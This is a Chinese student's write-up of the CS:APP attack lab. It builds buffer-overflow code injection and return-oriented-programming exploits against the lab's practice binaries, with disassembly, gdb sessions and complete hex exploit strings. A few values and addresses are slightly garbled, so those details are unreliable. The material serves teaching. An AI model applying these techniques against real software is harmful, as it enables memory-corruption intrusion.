
.cs是什么文件_CS:APP实验之attacklab

weixin_39659748 于 2020-11-07 11:37:53 发布 37 收藏
文章标签： .cs是什么文件



几个月一直在看ML和DL相关的东西，CSAPP书倒是没再翻过。寻思着第四章流水线和学校说的差距有点大，看完SEQ的部分后面暂时先放放，Archlab如果以后考研结束了再学再做。这次做一下仍然与第三章相关的attack lab，发现自己不看书就忘得差不多了，gdb一定要会才能做的熟练。

实验环境

Ubuntu 18.04 LTS实体机

预备内容

gdb手册（bomblab那一篇里有链接）

CS:APP3e, Bryant and O'Hallaron

操作流程 这个**极其重要！**文章里有些细枝末节的东西没提到，就到这里看。

整个lab就是跟着Writeup一步一步来，建议不熟练或者忘掉第三章内容的再去复习一下。

实验说明

整个lab分为5个level，前3个是代码注入，后2个是回归导向编程ROP攻击，我们一个一个看

Part I： Code Injection Attacks

level 1

不管怎么样，先把第一部分的ctarget代码反汇编弄出来。

```
objdump -d ctarget > c.txt
```

贴上给出的函数代码：

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%xn", val);
}

void touch1() {
    vlevel = 1;
    printf("Touch!: You called touch1()n");
    validate(1);
    exit(0);
}
```

我们这里先来看看执行ctarget是什么情况


```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./ctarget -q
Cookie: 0x59b997fa
Type string:1234
No exploit.  Getbuf returned 0x1
Normal return
```

注意我们在执行ctarget程序的时候默认是连接到cmu的服务器，但是我们不是cmu的学生所以连不上服务器也就无法执行代码，所以执行的时候要加命令行参数 -q 以阻止连接到服务器的行为。这里随便填了几个数字，报错。

ctarget的流程大概就是执行test函数，然后输入字符串。这里level 1的要求是调用touch1函数即可。找到ctarget里getbuf函数的反汇编。

```
00000000004017a8 <getbuf>:
  4017a8: 48 83 ec 28           sub    $0x28,%rsp
  4017ac: 48 89 e7              mov    %rsp,%rdi
  4017af: e8 8c 02 00 00        callq  401a40 <Gets>
  4017b4: b8 01 00 00 00        mov    $0x1,%eax
  4017b9: 48 83 c4 28           add    $0x28,%rsp
  4017bd: c3                    retq
  4017be: 90                    nop
  4017bf: 90                    nop
```

看到getbuf开辟了40个字节的栈空间，回忆一下栈的分配方式，这里借用某博客的图显示的更清楚。



这个echo函数开辟了24字节的栈空间，函数里有用户自定义的8字节的数组，用户在8字节内可以随便输入，但是输入超过23字节，就会覆盖到调用者栈帧最下面的返回地址。这里我们的是开辟了40个字节的空间，只要我们输入的字符串将调用者的返回地址覆盖成我们想要它返回的地址即可。查看touch1的反汇编

```
00000000004017c0 <touch1>:
  4017c0: 48 83 ec 08           sub    $0x8,%rsp
  4017c4: c7 05 0e 2d 20 00 01  movl   $0x1,0x202d0e(%rip)        # 6044dc <vlevel>
  4017cb: 00 00 00
  4017ce: bf c5 30 40 00        mov    $0x4030c5,%edi
  4017d3: e8 e8 f4 ff ff        callq  400cc0 <puts@plt>
  4017d8: bf 01 00 00 00        mov    $0x1,%edi
  4017dd: e8 ab 04 00 00        callq  401c8d <validate>
  4017e2: bf 00 00 00 00        mov    $0x0,%edi
  4017e7: e8 54 f6 ff ff        callq  400e40 <exit@plt>
```


发现touch1的首地址是 0x4017c0，注意我们这里要用小端法，即输入的字符串要写成c0 17 40这样，开辟的40字节空间里面填什么无所谓。最后我们可以填成这样：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40
```

看一下结果

```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./hex2raw < l1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
 user id bovik
 course 15213-f15
 lab attacklab
 result 1:PASS:0xffffffff:ctarget:1:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
leyn@leyn-ThinkPad-X230:~/csapplab/target1$
```

用图来表示就是这样



我们可以使用文件重定向输入，格式如上，要加参数 -q。返回成功。

level 2

放上touch2的代码和反汇编先

```
void touch2(unsigned val){
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)n", val);
        fail(2);
    }
    exit(0);
}
```

反汇编

```
00000000004017ec <touch2>:
  4017ec: 48 83 ec 08           sub    $0x8,%rsp
  4017f0: 89 fa                 mov    %edi,%edx
  4017f2: c7 05 e0 2c 20 00 02  movl   $0x2,0x202ce0(%rip)        # 6044dc <vlevel>
  4017f9: 00 00 00
  4017fc: 3b 3d e2 2c 20 00     cmp    0x202ce2(%rip),%edi        # 6044e4 <cookie>
  401802: 75 20                 jne    401824 <touch2+0x38>
  401804: be e8 30 40 00        mov    $0x4030e8,%esi
  401809: bf 01 00 00 00        mov    $0x1,%edi
  40180e: b8 00 00 00 00        mov    $0x0,%eax
  401813: e8 d8 f5 ff ff        callq  400df0 <__printf_chk@plt>
  401818: bf 02 00 00 00        mov    $0x2,%edi
  40181d: e8 6b 04 00 00        callq  401c8d <validate>
  401822: eb 1e                 jmp    401842 <touch2+0x56>
  401824: be 10 31 40 00        mov    $0x403110,%esi
  401829: bf 01 00 00 00        mov    $0x1,%edi
  40182e: b8 00 00 00 00        mov    $0x0,%eax
  401833: e8 b8 f5 ff ff        callq  400df0 <__printf_chk@plt>
  401838: bf 02 00 00 00        mov    $0x2,%edi
  40183d: e8 0d 05 00 00        callq  401d4f <fail>
  401842: bf 00 00 00 00        mov    $0x0,%edi
  401847: e8 f4 f5 ff ff        callq  400e40 <exit@plt>
```

大意还是一样的，调用touch2即成功。我们看见touch2传了一个参数，这个参数值如果等于cookie的话就成功。cookie的值在给定的文件cookie.txt里有，我的cookie是0x59b997fa。

回忆一下，函数的第一个参数放在 %rdi 寄存器里面，这里我们显然不能直接输入字符串，需要借助汇编语言来实现。具体解题思路如下：

- 将正常的返回地址设置成为注入代码的地址，这次注入直接在栈顶注入，即设置为%rsp
- cookie的值写在%rdi里
- 获取touch2的首地址，这个已经有了
- 要调用touch2，却不能用call jmp等命令，所以只能用ret弹出，在弹出之前要先把touch2地址压栈。

即我们的汇编代码为

```
movq    $0x59b997fa, %rdi
pushq   0x4017ec
ret
```

命令行里编译再查看其反汇编

```
linux> gcc -c l2.s
linux> objdump -d l2.o

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 69 59    mov    $0x596997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

这三条指令地址我们就有了，就是每行反汇编最前面的一长串十六进制数字，接着我们去找%rsp在哪，借助gdb。

```
(gdb) break *0x4017ac
Breakpoint 1 at 0x4017ac: file buf.c, line 14.
(gdb) run -q
Starting program: /home/leyn/csapplab/target1/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:14
14 buf.c: 没有那个文件或目录.
(gdb) info registers
... //省略
rsp            0x5561dc78 0x5561dc78
... //省略
```


得到%rsp地址，然后写注入字符串就好了，字符串为 注入代码地址——无用字符——返回地址。

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
78 dc 61 55 00 00 00 00
```

测试

```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./hex2raw < lev2.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
 user id bovik
 course 15213-f15
 lab attacklab
 result 1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00 C3 33 33 33 33 33 33 33 33 33 33
```

成功。栈帧图如下



level 3

上touch3和hexmatch代码

```
void touch3(char *sval){
    vlevel = 3;
    if (hexmatch(cookie, sval)){
        printf("Touch3!: You called touch3("%s")n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3("%s")n", sval);
        fail(3);
    }
    exit(0);
}
int hexmatch(unsigned val, char *sval){
    char cbuf[110];
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

这次还是要调用touch3，与前面不同的是，这次传进的参数是一个字符串，同时函数内部用了另外一个函数来比较。本次要 比较的是"59b997fa"这个字符串。

writeup里给了几个提示：

- 在C语言中字符串是以`0`结尾，所以在字符串序列的结尾是一个字节0
- `man ascii` 可以用来查看每个字符的16进制表示
- 当调用`hexmatch`和`strncmp`时，他们会把数据压入到栈中，有可能会覆盖`getbuf`栈帧的数据，所以传进去字符串的位置必须小心谨慎。

这次与上一次的最大区别就是多了一个函数，hexmatch也开辟了110字节的栈帧，strncmp也会开辟空间，但是就代码来看，*s存放的地址是随机的，如果我们将数据放在getbuf的栈空间里面，很有可能就被这两个函数cover了。所以我们要把数据放到一个相对安全的栈空间里，这里我们选择放在父帧即test的栈空间里。gdb看一下test栈空间地址。

```
(gdb) break *0x40196c
Breakpoint 1 at 0x40196c: file visible.c, line 92.
(gdb) run -q
Starting program: /home/leyn/csapplab/target1/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, test () at visible.c:92
92 visible.c: 没有那个文件或目录.
(gdb) info r rsp
rsp            0x5561dca8 0x5561dca8
```

找到了test的栈空间地址。所以解题思路大致为：

- cookie转化为16进制
- 将字符串写到不会被覆盖的test栈空间，再将该地址送到%rdi中
- 将touch3首地址压栈再ret

汇编代码

```
movq    $0x5561dca8, %rdi
pushq   0x4018fa
ret
```

编译查看

```
linux> gcc -c l3.s
linux> objdump -d l3.o

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

使用man ascii命令得到cookie的十六进制

```
35 39 62 39 39 37 66 61 00
```


最后的输入文件

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
00
```

测试

```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./hex2raw < l3.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
 user id bovik
 course 15213-f15
 lab attacklab
 result 1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00
```

成功。栈空间图片如下



Part II：Return-Oriented Programming

我们先把rtarget反汇编文件弄出来

```
objdump -d rtarget > r.txt
```

这里的writeup写的十分详细，还给出了mov pop ret nop指令的字节码表，表自己在writeup里看这边不放了，有一张图是简要说明怎么利用gadgets的




Figure 2: Setting up sequence of gadgets for execution. Byte value `0xc3` encodes the `ret` instruction.

在ROP攻击中设置了栈随机化，所以我们不能像前面三个一样定位到精确地址插入代码。为了实现攻击，我们要在已经给定的代码中找到特定的指令序列，这些序列以ret结尾，我们把这些命令叫做gadget。

每一段`gadget`包含一系列指令字节，而且以`ret`结尾，跳转到下一个`gadget`，就这样连续的执行一系列的指令代码，对程序造成攻击。譬如给的示例：

```
void setval_210(unsigned *p)
{
  *p = 3347663060U;
}
```

反汇编后得到它的指令字节编码

```
0000000000400f15 <setval_210>:
  400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
  400f1b: c3 retq
```

这样我们就可以利用已经存在的程序，从中间提取出特殊的指令，这里的 48 89 c7就是mov %rax，%rdi 的编码，其地址在 0x400f18。

然后还要把farm.c的指令弄出来

```
gcc -c -Og farm.c
objdump -d farm.o > f.d
```

这里有个小坑，编译的时候要加-Og的选项，不然就会采用 stack frame pointer，而rtarget里是没有用该指针的，不加的话指令编码会很复杂。

level 2

phase4的要求和phase2一样，调用touch2。再放下touch2的代码方便看

```
void touch2(unsigned val){
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)n", val);
        fail(2);
    }
    exit(0);
}
```

放上我们可以用到的gadget

```
0000000000000000 <start_farm>:
   0: b8 01 00 00 00        mov    $0x1,%eax
   5: c3                    retq

0000000000000006 <getval_142>:
   6: b8 fb 78 90 90        mov    $0x909078fb,%eax
   b: c3                    retq

000000000000000c <addval_273>:
   c: 8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax
  12: c3                    retq

0000000000000013 <addval_219>:
  13: 8d 87 51 73 58 90     lea    -0x6fa78caf(%rdi),%eax
  19: c3                    retq

000000000000001a <setval_237>:
  1a: c7 07 48 89 c7 c7     movl   $0xc7c78948,(%rdi)
  20: c3                    retq

0000000000000021 <setval_424>:
  21: c7 07 54 c2 58 92     movl   $0x9258c254,(%rdi)
  27: c3                    retq

0000000000000028 <setval_470>:
  28: c7 07 63 48 8d c7     movl   $0xc78d4863,(%rdi)
  2e: c3                    retq

000000000000002f <setval_426>:
  2f: c7 07 48 89 c7 90     movl   $0x90c78948,(%rdi)
  35: c3                    retq

0000000000000036 <getval_280>:
  36: b8 29 58 90 c3        mov    $0xc3905829,%eax
  3b: c3                    retq

000000000000003c <mid_farm>:
  3c: b8 01 00 00 00        mov    $0x1,%eax
  41: c3                    retq
```

那么我们的做法还是像之前一样，将cookie放到%rdi，把touch2的地址放到栈中，以ret执行。Writeup提示，我们利用的gadget是从startfarm到midfarm之间的，并且只需要两个。结合我们之前phase2的做法，猜测是需要一个mov命令来放参数，另外一个结合提示就是pop命令了，pop会把栈顶的cookie弹出到另外一个寄存器，再用mov命令写到%rdi里。把mov和pop的字节编码表贴出

movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

到farm里一个个对，找到了pop %rax的58编码和48 89 c7的mov %rax,%rdi编码。我们这里选两个，addval 219作为pop的farm，addval 273作为mov的farm。这里犯了一个sb的错，farm不是可执行文件，不能把farm里的地址写上去……要在rtarget里找。


```
00000000004019a0 <addval_273>:
  4019a0: 8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax
  4019a6: c3                    retq

00000000004019a7 <addval_219>:
  4019a7: 8d 87 51 73 58 90     lea    -0x6fa78caf(%rdi),%eax
  4019ad: c3                    retq
```

mov字段从0x0x4019a2开始，pop从0x4019ab开始。我们需要的代码是这样

```
popq %rax
movq %rax,%rdi
```

用图来看是这样



测试

```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./hex2raw < p4.txt | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
 user id bovik
 course 15213-f15
 lab attacklab
 result 1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

成功。

level 3

Extra关卡要求就是做到和phase3一样。可以用farm里的所有gadgets，official solution要8个小工具。touch3代码如下：

```
void touch3(char *sval){
    vlevel = 3;
    if (hexmatch(cookie, sval)){
        printf("Touch3!: You called touch3("%s")n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3("%s")n", sval);
        fail(3);
    }
    exit(0);
}
int hexmatch(unsigned val, char *sval){
    char cbuf[110];
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

先把cookie转成ascii码，最后别忘加0.

```
35 39 62 39 39 37 66 61 00
```

思路：

- 因为开启了栈随机化，所以不能直接把代码插入到绝对地址，必须找一个基准，我们就只能找%rsp。
- 因为touch3会开辟一个很大的buffsize，若把数据插到touch3下面的栈空间，有关内存之后基本就会被重写，所以要存在touch3的更高地址处。所以要在%rsp上加一个bias才可以，即字符串地址是%rsp + bias。
- 没有直接的加法指令，那就找两个寄存器互相加，找到一个放在下面


```
0000000000000042 <add_xy>:
  42: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  46: c3                    retq
```

实现了%rax = %rdi + %rsi

所以具体操作就是：

- 把%rsp里的栈指针地址放到%rdi
- 拿到bias的值放到%rsi
- 利用add xy，把栈指针地址和bias加起来放到%rax，再传到%rdi
- 调用touch3

寄存器之间的转化就可以自己查表配，bias需要额外计算一下



bias的值是这样：可以看到在返回地址和字符串首地址之间有9条指令，每个指令8个byte，共72byte也就是0x48。于是就可以拿到最终的字符串：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
70 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61 00
```

测试

```
leyn@leyn-ThinkPad-X230:~/csapplab/target1$ ./hex2raw < n5.txt | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
 user id bovik
 course 15213-f15
 lab attacklab
 result 1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

成功。

****

至此attack lab就算是结束了，不得不说这个lab确实很有意思，gdb大法确实很重要。后面仍然会继续做lab，不过要同时进行ML和DL水论文还有topdown的lab还有6.828，所以csapp会尽量快的做。包括这段时间经历，算是有点理解大佬们是怎么学下去的了。

参考：

CSAPP:Attack lab

孟佬的attack lab

不周山